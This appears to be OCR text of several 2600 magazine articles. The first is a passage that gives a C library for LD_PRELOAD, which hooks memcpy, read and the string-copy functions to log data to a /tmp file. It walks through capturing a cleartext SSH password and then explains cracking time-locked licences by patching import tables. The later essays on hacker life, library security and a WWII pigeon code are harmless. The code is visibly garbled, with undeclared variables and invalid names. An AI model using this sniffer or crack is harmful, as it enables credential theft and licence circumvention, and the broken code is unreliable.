Our method will be simple passive eavesdropping on the four above-named functions. We'll export the data that we intercept by appending it to a file in /tmp. If actually deployed, we'd want to take some precautions here. Perhaps we might like to encrypt this file by burying a public-key into our lib and randomly generating a symmetric key. Or, we could transmit the contents out over the network in real-time. But for this example, I'll just leave it sitting in a file out in /tmp.

```
--- [ peekaboo.c
#include <stdio.h>
#define __USE_GNU 1
#include <unistd.h>
#include <dlfcn.h>

#define FILENAME “/tmp/icu.txt”

/* Typedef our function pointers */
typedef void *(*memcpy_t) (void *dest, const void *src, size_t n);
typedef ssize_t (*read_t) (int FD, void *buf, size_t n);
typedef char *(*strcpy_t) (char *dest, const char* src);
typedef char *(*strncpy_t) (char *dest, const char* src, size_t n);

/* Our global file pointer */
FILE *peekaboofile = NULL;

static void *getfunc(const char *funcName)
{
    void *tmp;

    if ((res = dlsym(RTLD_NEXT, funcName)) == NULL) {
        fprintf(stderr, “error with %s: %s\n”, funcName, dlerror());
        _exit(1);
    }
    return tmp;
}
void ensure-file()
```

```
{
       if (!peekaboofile)
          peekaboofile=fopen(FILENAME, “a”);
}

char *strncpy(char *dest, char *src, size_t n)
{
  static strncpy_t real_strncpy = NULL;

  ensure-file();
  fprintf(peekaboofile,
         “STRNCPY: \nSRC: %s\nDST: %s\nSIZE:
➥ %d\n-----------------------\n”, src, dest, n);
  real_strncpy = getfunc(“strncpy”);
  return real_strncpy(dest, src, n);
}

char *strcpy(char *dest, char *src)
{
  static strcpy_t real_strcpy = NULL;

  ensure-file();
  fprintf(peekaboofile,
         “STRCPY: \nSRC: %s\nDST: %s\n------------------------\n”,
➥ src, dest);
  real_strcpy = getfunc(“strcpy”);
  return real_strcpy(dest, src);
}

void *memcpy(void *dest, const void *src, size_t n)
{
  static memcpy_t real_memcpy = NULL;

  ensure-file()
  fprintf(peekaboofile, “MEMCPY: : “);
  fwrite(src, n, 1, stderr);
  fprintf(peekaboofile, “\nDST: “);
  fwrite(dest, n, 1, stderr);
  fprintf(peekaboofile, “\nSIZE: %d\n----------------------\n”, n);
  real_memcpy = getfunc(“memcpy”);
  return real_memcpy(dest, src, n);
}

ssize_t read (int FD, void *buf, size_t n)
{
  static read_t real_read = NULL;
  ssize_t i;

  ensure-file();
  real_read = getfunc(“read”);
  i = real_read(FD, buf, n);
  fprintf(peekaboofile,
         “READ:\nFD: %d\nBUF:
➥ %s\nSIZE: %d\n-----------------
➥---\n”, FD, buf, n);
  return i;
}
```

--- [end of peekaboo.c

For our field test with this library, we'll examine SSH. Let's get right to it and test this out. Set up LD_PRELOAD, and SSH to a host of your choice, and log in. Now, let's take a look at /tmp/icu.txt with something like "less".

SSH starts off making a bunch of strncpy()s such as:

```
STRNCPY:
SRC: Argument list too long
DST:
SIZE: 32
------------------------
STRNCPY:
SRC: Exec format error
DST:
SIZE: 32
------------------------
```

where it is apparently setting up an internal array of messages. Then we hit a block of several read()s and memcpy()s where the connection is established and options negotiated.

First, let's find out what the remote host and username are:

Search the file for the string "SRC: ssh-connection" and you'll find a few memcpy()s up is the username on the remote host. Search for the string "SRC: host@" and you'll find the remote host name. That was easy.

Now to find the password: Just search the file for the string "password" and you'll notice that near one of them (the third, in my capture) is the cleartext password intercepted by memcpy().

```
MEMCPY:
SRC: password
DST: none<F1><FE>rw
SIZE: 8
----------------------
MEMCPY:
SRC: ^Q
DST: <C2>
SIZE: 1
----------------------
MEMCPY:
SRC: ^@^@^@^H
DST: <BE> ^K<E0>
SIZE: 4
----------------------
MEMCPY:
SRC: this-is-my-secret-password
DST: <87>G<E2>^D@<E8>
SIZE: 8
----------------------
```

In experiments with this and other similar code, every user-land program that handles passwords was vulnerable to this sort of eavesdropping - including GPG, telnet, rdesktop, etc. This is abysmal, given how easy it is to frustrate this method. Simple statically linked clones of getenv() and strcmp() are all that are needed to inspect the environment at startup to insure privacy.

Import Table Patching

Since every piece of software is different, as you might expect, the results of using LD_PRELOAD to overload, say, gettimeofday() will differ. Suppose, for example, you have a software package where only one binary includes time-lock licensing checks and other binaries use gettimeofday() for other uses. You might like the other binaries to use the proper gettimeofday(), and only have the time-locked binary get tricked. One way to do this is by patching the function import table.

Simply open your binary in a hex editor and search for gettimeofday. You'll find that string in an area with other function names nearby. Now, you can patch that string and rename it to getximeofday.

Now change your LD_PRELOAD library to provide a getximeofday() function.

The time-locked binary will be fooled, and other binaries will run the proper function and get the correct time.


Using such methods, it is easy to get a very robust crack for many types of evaluation licensed software with minimal effort. After the library is built, most software examples of that sort can be defeated in 20 to 30 seconds, or less.

Closing Comments

There are many other uses for LD_PRELOAD, naturally. You might intercept writes to the sound card and dump PCM data to rip audio from software which otherwise does not support the ability to save (Adobe Flash, for instance).

Another important use is for function profiling and reverse engineering. By overloading selected functions, you can obtain traces of function execution, or counts of the number of times a function was called, etc. This can be very useful for general debugging purposes.

The Hacker Perspective



by Pic0o

I am a fan of random things and functional theory. Much finger time has gone to gaming, forums, BBSes, and the like sides of communication. Local play and support are the sweetest times for learning and exploration. Spoken words and facial dialogue are extremely direct and ideal for communication.

"Dorkin' Out" started mostly visually for me, I'd guess when I was nearly ten years old. I wondered how to record video to Betamax while being able to watch something else (mostly because the recording was not for my eyes at that time). Mom says I broke lots of things as a kid, but I wonder if that was just "Functional Inquiry."

Local friends and I lived to explore and ask questions. I stripped the BNC connector off a CB antenna to get a better radio signal. Dad was pissed. Around the age of 14, I got my first home computer, a NEC branded Intel 486 DX2. Before this, I had a friend down the street with a Commodore 64. The guy was very cool and a chill buddy. We had fun keying code from a book and into a game, among other things.

Hardware-wise, I kept the 486 functional well after having obtained my Pentium II 233 MHz. That was my last pre-built PC for personal or preferred long term support systems. I love to build, benchmark, boot, and troubleshoot downtime. These tendencies are present in non-technical tasks as well. "How could that happen with less of the downside" would crudely cover my motif. How can someone seeking a conflict resolution do so without ill effects upon others?

Rambling back to video games, I'd say my best reward was communicating internationally. When you play competitive team-based first person shooter (1999-2002) *Red Faction* matches, all is quite serious. Before all of that, *Doom, Wolfenstein*, and making DOS boot discs were my specialty in the earlier 1990s. In the FPS era, I was never great at team deathmatch play. Capture the flag, get the cut, and bounce is my play style. Kind of an entertaining truth on my objective management and conflict mitigation. My main gaming community role? Forum relations. Also on occasion, being called a bot.

Once I got out of high school, I knew I was into computers. But I needed "formal" education to get a degree and a job. Not being a fan of traditional schooling and spending four years to get a degree, I went to a technical school. Eighteen months later, I had an associate degree and a bill for the schooling. In my opinion of the early 2000s, this was the minimum paper certification required to earn a job in I.T. and to obtain the desired "professional work experience." Granted, I had been doing personal repair work and database migrations for people five years prior to getting a degree.

What did I learn in technical college? That computer training and certifications are all book driven, designed to make you believe there is only one way to accomplish a goal. Hacker friends obviously know this is a lie and also a defeatist perspective. My best takeaway from college? Friends I met there who also shared my opinions on the class structure who also loved to build and tinker with things. I paid to meet my crew via schooling. These are the people who got me started and addicted to building computers. We made custom water cooling loops, overclocked like bandits, and played Local Area Network games versus various international and national gaming clans and individuals. This was also in the dial-up and Integrated Services Digital Network (ISDN) days.

The main game of the early 2000s was *Red Faction* on PC. A local crew of friends (who met via that tech college) joined into what became known as the Phoolz Like Us (+PLUS+) gaming clan. We had ladder matches, forum drama, and open recruitment. If one has never felt the experience of being in an online gaming community, I recommend it. I feel these communities are just that, a group of people spending time together by choice. Sure, a troll or two would pop up in-game or on the forums spouting hate and rage. My rule was: don't feed the trolls. You could kindly dissect their rage points in reply. If they were in a game server, you could kill their avatar or kick them for disrupting the game. Fun comes first in the servers; whine on the forums, if you must.

So far, my point circles around how all of these prior experiences are relevant in dealing with day-to-day events and people. Thanks to my friends from computer college, I met more people with similar interests and a nature of exploring how something works, what it takes to accomplish a task, along with a love for critical thinking. I currently try to learn via research and peer feedback. Manuals are terrible reads, cover to cover. So I check a new system out first, then create a list of questions for manual look-up and referencing.

Still in my pre-*2600* era, it was the year 2000. Y2K had not shut down Earth, but it did break some double-digit application year clocks. Having left school and joined the work force, I was in "the real world." My first job was working with a small financial firm. It was extremely rural, as were most of their clients. My I.T. manager inherited the position of authority because he had been an accountant with the company prior. This job also showed me that the "certified Microsoft professional" tends to be paper-certified "book smart," with zero practical knowledge. The dude was certified for Windows NT (pre New Technology technology, Windows 2000). I was vastly more NT proficient and roughly 15 years younger. (I do have to pause to be fair; I'm sure someone 15 years my junior would make me look like a Windows 8 dunce.) The guy was kind of an ass. The job site was a hot dump of a mess. I had to manage an Access 97 database with hundreds of customer records, keep that kludge of a database running, and, of course, be ignored anytime someone asked why it crashed so much. Also ignored were any suggestions for migrating the data to a more scalable platform, or normalizing the data on the current platform to run more smoothly. Sadly, many companies still act like this, many years later. The finale for that job was when the local Windows Internet Information Services was remotely defaced. Since it was done by posting a new page to the server, I simply searched the server for "file_name.asp" and removed the newly added files. Since the other two people in my department could not figure this out, it was obvious to upper management that I must have defaced the server. "What The fuck?!?" was my response. I think this passively enforced the "Hacker is Bad" stereotype in my head.

At this point in my life, I did not know that television news was primarily a lie. Nor did I know that most people got I.T. positions merely due to workplace seniority. Why was I required to pay roughly $28,000 plus interest and 18 years of schooling just to get a shot at a job? I did learn that being knowledgeable about things made people scornful. Especially those who just wanted a paycheck and had no passion for their trade.

I left that job for another. In this job, I only really reported to one person. Anyone else I spoke to was of my own volition. This was a larger company and I was still learning about this "real world." My main role was inventory management and transitioning from one form-based inventory database system to another. I was still maybe a year from college, so I was merely an "intern" employee. No benefits, but the constant "work well and we'll give you a position with benefits" carrot was dangling. OK, sure. So I did my job well and wrote a 60-page guide on how to use the new system and how to do my job. Shortly after completion, I was let go from said employer. My boss told me I was the highest level intern they ever had. I guess that was meant to be a compliment, but I was applicable for unemployment, so hurray.

Beyond unemployment, I had a call center job doing phone support for dial-up users. Most callers were about as kind as YouTube commenters, but a good portion of coworkers were super cool and entertaining. I would say this is where I started translating technical issues, for the sake of traditional, less inquisitive PC and Macintosh users. Not too long into this job, I was promoted to the highest level in the office (and country) technical support group. I debugged issues, wrote knowledge-based articles for Level 1 support, and performed callbacks for advanced support escalations. Customers were far nicer when you called them up. Working in the call center taught me a grand lesson. I will call this "spreadsheet business logic." Essentially, I view this as the practice of managing a business from a spreadsheet. It involves ignoring production and customer issues, as it's better to meet metrics and averages than to actually provide good service and customer relations. You might feel this issue is still very present in today's workforce and business management. No argument from me on that.

This article is not to be read as a resume, so I'll condense other positions and their relations to knowledge from previous roles. (Snarky satire included in numbered list)

1. *Be careful what you are good at.* How did you fix that? You must be a criminal.

2. *Write a guide on how to do your job.* A corporation would surely not use this as a guide to lay you off and replace you with a cheaper employee.

3. *Do not be too helpful in technical support.* If the product has a defect and customers tend to cancel service upon you finishing support with issue unresolved, you will be seen as the cause for cancellation. Spreadsheet culture in effect. Also, keep that call time under ten minutes, no matter

how many times the customer has had to call in for that issue.

With three jobs and some experience in "the field," I was able to score a really enjoyable position. Travel was frequent, per diems for meals and hotels were paid, and there was actually an I.T. budget with newer equipment. I also worked with smart and enjoyable people. This had been semirare previously. When I started, I was very unqualified and noted this honestly in the interview. The hiring manager didn't like me at the time, but his primary assistant thought I was competent enough to figure it out. Being a computer hobbyist and builder helped too. Within the first few months of being given a position, I became the primary support person for legacy systems and job sites, while learning how to do the same thing on the new system. My boss and I became friends and I also turned into what I call the "WTF, dude." If we had a big issue needing more information, either from a user or machine, that was my role.

Thanks to the previous jobs, I already visualized how to relate screenshots and mouse clicks for users over the telephone. Forum- and supportwise, I was used to calming irate users down, in an effort to get a more clear description of any issues. I was and am a hardware/software hobbyist, so by the time I was sent to job sites for migrations and new installs, most of my coworkers thought I was a wizard in I.T.

My coworkers are awesome, as this is where I found *2600: The Hacker Quarterly*. I had seen the mag around before, but until I met someone who handed me a copy and wasn't a career criminal (I grew up on Nickelodeon, pardon the television stigma), I was not aware of how badly "hacker" and "hacking" were demonized in the media. As a result of learning how other tales of my childhood were a lie, I would say finding *2600* was a profound awakening. I was on my way already, thanks to international forum communications and shattering international stereotypes, but *2600* was huge for me. After reading an issue (22:1 - Spring 2005), I instantly subscribed. Finding a store with copies was a pain, so I sent money to have a courier-delivered edition sent to my home. My friend laughed in concern when I noted my home subscription. By this time, I was not worried, but already figured I had been "on a list or two."

I got a new job from there, supporting hundreds of users. International and local folks loved my support. I have talked to many people (and still do), so I'll have a nice social chat while doing repairs - answering questions as asked, but only elaborating when asked. Do you want to know how your mechanic replaced your transmission? OK, maybe you do, but the average person does not care. Thus, why you (or the mechanic) were called.

This cool job was bought overnight by its direct competitor. The severance packages came about 90 days later, but some people were let go the next day, fully paid until severance time in about 90 days. I worked with another support user so antisocial that multiple users asked me if I had ever heard him speak. That person won the doublepay period for 180 days, because he was terrible with users and his job. I was asked to work for 90 days to offer support for the other employees asked to work for 90 days, before being laid off with severance. So yes, be careful what you are good at. If you are a poor support employee, you may get extra paid time off.

Sharing information is paramount to me. For example, reading almost any *TechNet* article is mostly a waste of time. If you are having a problem, vague wording and no examples or descriptions on how to accomplish a task sucks. I'll essentially make a thread on my forums with search keywords, a description of the issue, and what I found to be a resolution. Thanks to other frustrated users, this often culminates in valid information with references cited.

While I do love to build hardware, I also enjoy some intangible projects. People, animals, social issues, and well being are some of these things. I'm a large supporter of perspective, opinions, intuition, and first impressions. Being quiet and letting others speak are often my most educational and enjoyable conversations. Do not get me wrong - I'll add to a conversation if I feel there is a relevant point to add, but the perspective of others helps me to be more relevantly informed on any subject matter.

When I read of *2600* writers and readers who are not "computer hackers," I feel they are still part of the same family. Persons who strive to creatively accomplish a task are typically more effective and radically different (or ingeniously simple) than those who subscribe to the currently defined process. Essentially, hacking is limitless.

Always explore, ask questions, and ponder what you find relevant and worthy of your time. Sometimes work too, but cater to your weaknesses to accomplish more things. Hopefully, your counter skill will increase.

Pic0o is currently attending local security meetups, going to First Friday Philly 2600 *meetings, and learning some Python. He has also been working on some projects with his girlfriend whom he met at the local* 2600 *meetings.*

LIBRARY SECURITY

by The Slakker

You don't know me, but you probably know about as much about me as you'll ever know about the people who author libs you graft onto your applications. Some random dude (supersnarfer9775) popped out some helpful library that spares you several hours' (translated to days of actual if you're spare-timing it) work. See, I was thinking the very same thing when I found a highly reviewed lib linked directly from the `json.org` homepage for C/C++.

I tested it using standard data that I'd be tossing to it, I tested it with common erroneous data, then I built my whole app around it. Also, I assumed that, with dozens of recommends, it had been tested and validated for overflow-type attacks. Even though the C++ components (OO-stuff) never worked properly, I was OK using the out-of-place c-style for now and just writing my own wrapper later or maybe even my own lib from scratch.

After finishing the module that processes the input, I decided to do some buffer-overflow/bounds stress-testing on my app.... When sending in an obscenely oversized numeric and requesting an integer conversion, I expected either an error or a truncated numeric (either the value of MAX_INT or something like that). I instead received a chunk of binary data from some undisclosed segment of memory. Pen-testers know, this is code-injection possibility time.

Now, what to do? (Honestly, I had thought of putting this segment into a choose your own adventure style.)

My thoughts in order:

1. Write a pre-parsing limit checker (two day project delay).

   I know, bad idea. It's for a SaaS project that has to be secure. How do I know where all of the problems are?

2. Find another similarly-licensed lib (five to ten day project delay).

   OK, sounds very reasonable.

   Honestly, it's a ton of work, though, and most of those other libs have open issues with components I needed.

   It's as likely I'd have this problem with them as well.

   Not to mention I'd have to work my entire data-handling mechanism around yet another stranger's methodology that I'd soon be replacing with my own, anyway.

3. Just roll up the sleeves and do the work (three to four week project delay).

Needless to say, I went with Option 3 (so the Choose-Your-Own style would have been a boring series of "FAIL - Turn back"). This, however, should *not* have been my experience. This library is mature. It has been around for a *looooooong* time. The fact that it has *this* issue is a very telling situation regarding the state of information system security. Several people had recommended it. Only one person solidly argued against it and his argument was idiotic from the standpoint of someone looking to treat it as a black-box (he argued that the coding standards reflected in the source were weak and that the lack of commenting to assist in understanding the three-letter function names was annoying, etc.). What kind of individuals are we trusting here with these free libs that we utilize in our applications every day? This particular kind of lib is on the front lines....

That said, what can be learned from this experience?

Let me first say that I'm a huge proponent of modularizing code and moving all reasonable segments into libraries for easy reuse and clear grouping. I'm also a big advocate of library development for profit (either through sponsorship or charging a small royalty per production sale/client - *not* for development licenses). Why? Simple. If you're making enough money, you'll keep working on it and stay abreast of issues. Something truly stupid seems to happen to all free libs that aren't backed by large corporate sponsors or that aren't part of a larger, high-momentum project: they stagnate, we find vulnerabilities, and - no matter how promising they were - they die.

I'm not trying to soapbox here, people, but at some point you have to make a living, and if it comes down to spending time with my kids or working on some lib that is a hobby and doesn't pay my bills... well... I'm picking my kids. One day we all grow up, priorities change, etc. However, if we find a way to make a decent enough living from our work, well, we stand a chance at continuing it.

My advice for those looking to develop libs or those who want to help improve the software situation:

1. Read a book on secure-coding in C/C++ or whatever your language is. Trust me, no matter how "safe" it is, there are either configuration options or coding practices that help avoid issues At the very least, you may learn alternatives to certain constructs that will massively improve performance, like getting the length of an array once in PHP before starting a loop to iterate through.
2. Get it peer-reviewed, preferably by someone who knows how to check for the injection-kind of issue (since it's a less-obvious back door that people exploit regularly and it's often undetected).
3. Don't pop out version-after-version of insecure code; have it re-tested after each patch, no matter how minor the adjustment seemed. Believe it or not, most patches open up more options than they close for penetration-testers due to the tunnel-vision of "I have to fix problem X" combined with "Angry people are emailing me!"
4. If you do pound out an insecure version, patch it, own the mistake (mailing list and/or website news advisory), and accept your penance (support the developers you screwed).

To the hacker community:

We're an inventive lot. Let's work together to discover issues with libs like these, especially fundamental data and comm libs that will be right on the frontlines, and warn developers to steer clear of the garbage. Who knows, you might actually spot an opportunity to pop out the first secure library that fits a niche and make a little bread to boost your rig.

In the end, the only reason people fear us and flip out when we make announcements is that they don't see us participating in the "food chain" of the industry. That's simply not true. We are all through it. We just need to start taking an active role in pointing out the massive flaws present in these systems and showing how using us to plug the leaks is a superior methodology to shunning us and ignoring our notifications.

After all, ancient Japanese Lords would use Ninjas to defend their castles and territories against other Ninjas for a reason: You have to think like what you hunt. I'm not suggesting we don suits and stop hacking, I'm suggesting we show how amazing our skills are and how constructive we can be.

Hacker Perspective

Submissions Have Opened Again!

We're looking for a few good columns to fill our pages for the next bunch of issues. Think you have what it takes? You might surprise yourself. "Hacker Perspective" is a column that focuses on the true meaning of hacking, as spoken in the words of our readers. We want to hear YOUR stories, ideas, and opinions.

The column should be a minimum of 2000 words and answer such questions as: What is a hacker? How did you become one? What experiences and adventures did you live through? What message can you give to other aspiring hackers? These questions are just our suggestions - feel free to answer any others that you feel are important in the world of hackers.

If we print your piece, we'll pay you $500, no questions asked (except where to send the $500). Send your submissions to articles@2600.com (with "Hacker Perspective" in the subject) or to our mailing address at *2600*, PO Box 99, Middle Island, NY 11953 USA.

Decoding a Carrier Pigeon

by Joseph B. Zekany

Discovery 0x1

In 2012, David Martin found a long dead pigeon in the chimney of a 17th century house in the village of Bletchingley, south of London. Attached to the leg bone was a small canister containing an encoded message. The message was sent to the British GCHQ agency to see if they could break the code. As of this writing, the agency has not cracked the code, but they have made copies available on the Internet for any would-be code breakers.

GCHQ Analysis 0x2

Agency specialists think the message is from the allied D-Day landing in Normandy, France on June 6, 1944. The pigeon may have been flying home from British units in France when the bird died. The GCHQ has said deciphering the message will require a codebook, and possibly used a one-time pad encryption system. A one-time pad is a system where a message is encoded one time with the sending key. The sending key is then destroyed. In this case, the message was sent by carrier pigeon. If the pigeon was captured, the only information the enemy would get is a jumble of words, and the pigeon isn't talking. If the key pad was captured, the enemy would not be able to decrypt other messages, because both keys are destroyed aid never used again.

The sender signed his name "W Stot Sjt". The agency says this is an old fashioned abbreviation for sergeant, and links the message to a British army unit. The destination for the message was X02. The agency said the date box on the message was left blank.

My Analysis 0x3

The encoded message consists of 27 five letter code groups. At the end of the code groups is a string of numbers 27 1525/6. Is it possible sergeant Stot put the date at the end of code groups? 1525 is military time for 3:25 pm. Is it possible he used key 6? I also notice that one code group was used twice. The code group AOAKN is used once at the beginning and once at the end. Is it possible X02 means Executive Office II or Executive Operations II? I also found that two copies of the message were sent . If this is the case, and the message made it back to HQ, then its contents were more than likely written in a combat report somewhere.

Historical Fact 0x4

At the time of the D-Day invasion in Normandy, France, General Bernard L. Montgomery commanded the 21st army group. He had two field armies in Normandy, and an additional division. He commanded five armored brigades that were under the army group control. In the east was the second army that had 12 combat divisions. They were divided into three British and one Canadian corp. After the British and Canadians landed on GOLD, JUNO and SWORD, General Montgomery went for the city of CAEN and attacked the city with British and Canadian troops, but the offensive was bogged down by German army group B. Once Montgomery's forces had taken


CAEN, Montgomery implemented his planned offensive south of CAEN. The operation was called GOODWOOD.

GOODWOOD was to be launched in coordination with General Bradley's operation COBRA. Operation GOODWOOD was a major offensive by the British second army to push out from CAEN and began on July 18, 1944, but had not gone well.

Decode History 0x5

It's here I put forth my theory about the encoded message, based on the information provided by the GCHQ press release, my analysis, and the historical facts surrounding the month of July 1944 in Normandy, France. The historical record will provide the context for cracking this coded message.

I started with the code group AOAKN. Being a British military message, I reasoned the message was some kind of combat report, so AOAKN could stand for REPORT. Following that line of thought, it's not a big jump in logic to think that GQIRU stood for END. This is because AOAKN started and ended the 27 code groups. Now I only had 24 code groups left to solve. At the end of the 27 code groups was the string of numbers, 27 1525/6. I hypothesized that 27 was the date, and 1525 was the time. 3:25 pm is at the end of the day. Knowing pigeons roost at night, 3:25 pm would be a good time to send the pigeon across the English Channel. If you were Sergeant Stot, what information would you want to send HQ on the evening of July 27? How about the status of the current operation? From the historical record of July 18 to July 30, 1944, we know that General Montgomery was executing operation GOODWOOD. We also know it wasn't



NO PIGEON SERVICE

TO X02.

FROM

Originator's No.	Date.	In reply to No.

AOAKN HVPKD FNFJW YIDDC
RQXSR DJHFP GOVFN MIAPX
PABUZ WYYNP CMPNW HJRZH.
NLXKG MEMKK ONOIB AKEEQ
WAOTA. RBQRH DJOFM TPZEH
LKXGH RGGHT JRZCQ FNKTQ.
KLDTS GQIRU AOAKN 27 1525/6.

NURP 40 TW 194
NURP 37 OK 76

Lib. 1625

Time of origin.	Date and time of return at loft.	Number of copies sent.
1522.		2

Sender's Signature W Stot Sjt.

going well. We know General Montgomery then had General Demsey launch the II Canadian Corps in Operation SPRING on July 25, 1944. Sergeant Stot was limited by how much information he could send by pigeon, so he had to be to the point in his report. He could have informed HQ in five words about the status of GOODWOOD. I hypothesized that HVPKD stood for operation, FNFJU stood for GOOD, YIDDC stood for WOOD, RQXSR stood for HAS, and DJHFP stood for STALLED. You may have noticed I split the words GOOD and WOOD. I believe HQ would never put a compound code word into a one-time pad. If the pad was captured, HQ wouldn't want to give the enemy any intelligence about any operation in the past or future.

Moving on, we are left with 19 code groups. What other type of information would Sergeant Stot want to send HQ? Could he have wanted to tell HQ what kind of resistance the British and Canadian troops were up against? On the first day of the operation, the British second army lost 270 tanks and 1500 men. On the second day, the British second army lost 131 tanks and 1100 men. In two days, the second army lost 2600 men. That number is absolutely sobering. Again, I hypothesized that POVFN stood for HAVE, MIAPX stood for ENCOUNTERED, PABUZ stood for HEAVY, WYYNP stood for ARTILLERY, and CMPNW stood for FIRE. I believe the number of lost men backs this up.

We're down to 14 code groups. Would it be reasonable to think Sergeant Stot wanted to send HQ the position of the enemy? Working with this thought, I reasoned HJRZH stood for LOCATED, NLXKG stood for ENEMY, MEMKK stood for TROOPS, and ONOIB stood for POSITION. He might want to convey maneuvering information, as well as plans for who the second army should attack.

With this in mind, we can solve the rest of the code. AKEEQ stood for IMPORTANT, UAOTA stood for SECOND, RBQRH stood for ARMY, DJOFM stood for FLANK, TPZEH stood for SOUTH. The last code groups will tell us who the target was. LKXGH stood for AND, RGGHT stood for ENGAGE, JRZCQ stood for PANZER, FNKTQ stood for GROUP, KLDTS stood for WEST. So the decrypt looks like:

```
REPORT: OPERATION GOODWOOD HAS
STALLED. HAVE ENCOUNTERED HEAVY
ARTILLERY FIRE. LOCATED ENEMY
TROOP POSITION. IMPORTANT SECOND
ARMY FLANK SOUTH AND ENGAGE
PANZER GROUP WEST.
END REPORT
```

At the end of the coded message were two strings:

```
  NORP 40 TW 194
  NORP 37 OK 76
```

The curators at the pigeon museum at Bletchley Park believe these are the pigeon's identity numbers. What if these numbers are combat map positions? TW could stand for Tiger Wehrmacht and OK could be Oberkommandos. Remember, in 1944 the British military didn't have GPS. I checked the latitude and longitude for CAEN. Not even close: 49° 10N 0° 22W.

I've seen old military maps. They are broken into sectors by a grid. They have numbers around the borders. This is called the map index. These numbers are used to locate positions on the map. I believe 40 TW 194 and 37 OK 76 are the enemy's positions.

I asked a person who served in the military if they still used maps like this. The answer was yes. I quickly wrote 40 TW 194 and 37 OK 76 on a piece of paper and had them look at it. The answer was, "yeah, just like that, but I don't know what TW stands for." I told them it was from World War II, and that it might stand for Tiger Wehrmacht. The answer was "that sounds right." I was then told "once you find a position, you put a one to five mile square around the position, with the target at the center of the box." This is called a kill box. They said once you've done this, you call in fire on that position. Based on the answers, I reasoned NORP stood for TARGET.

Conclusion 0x6

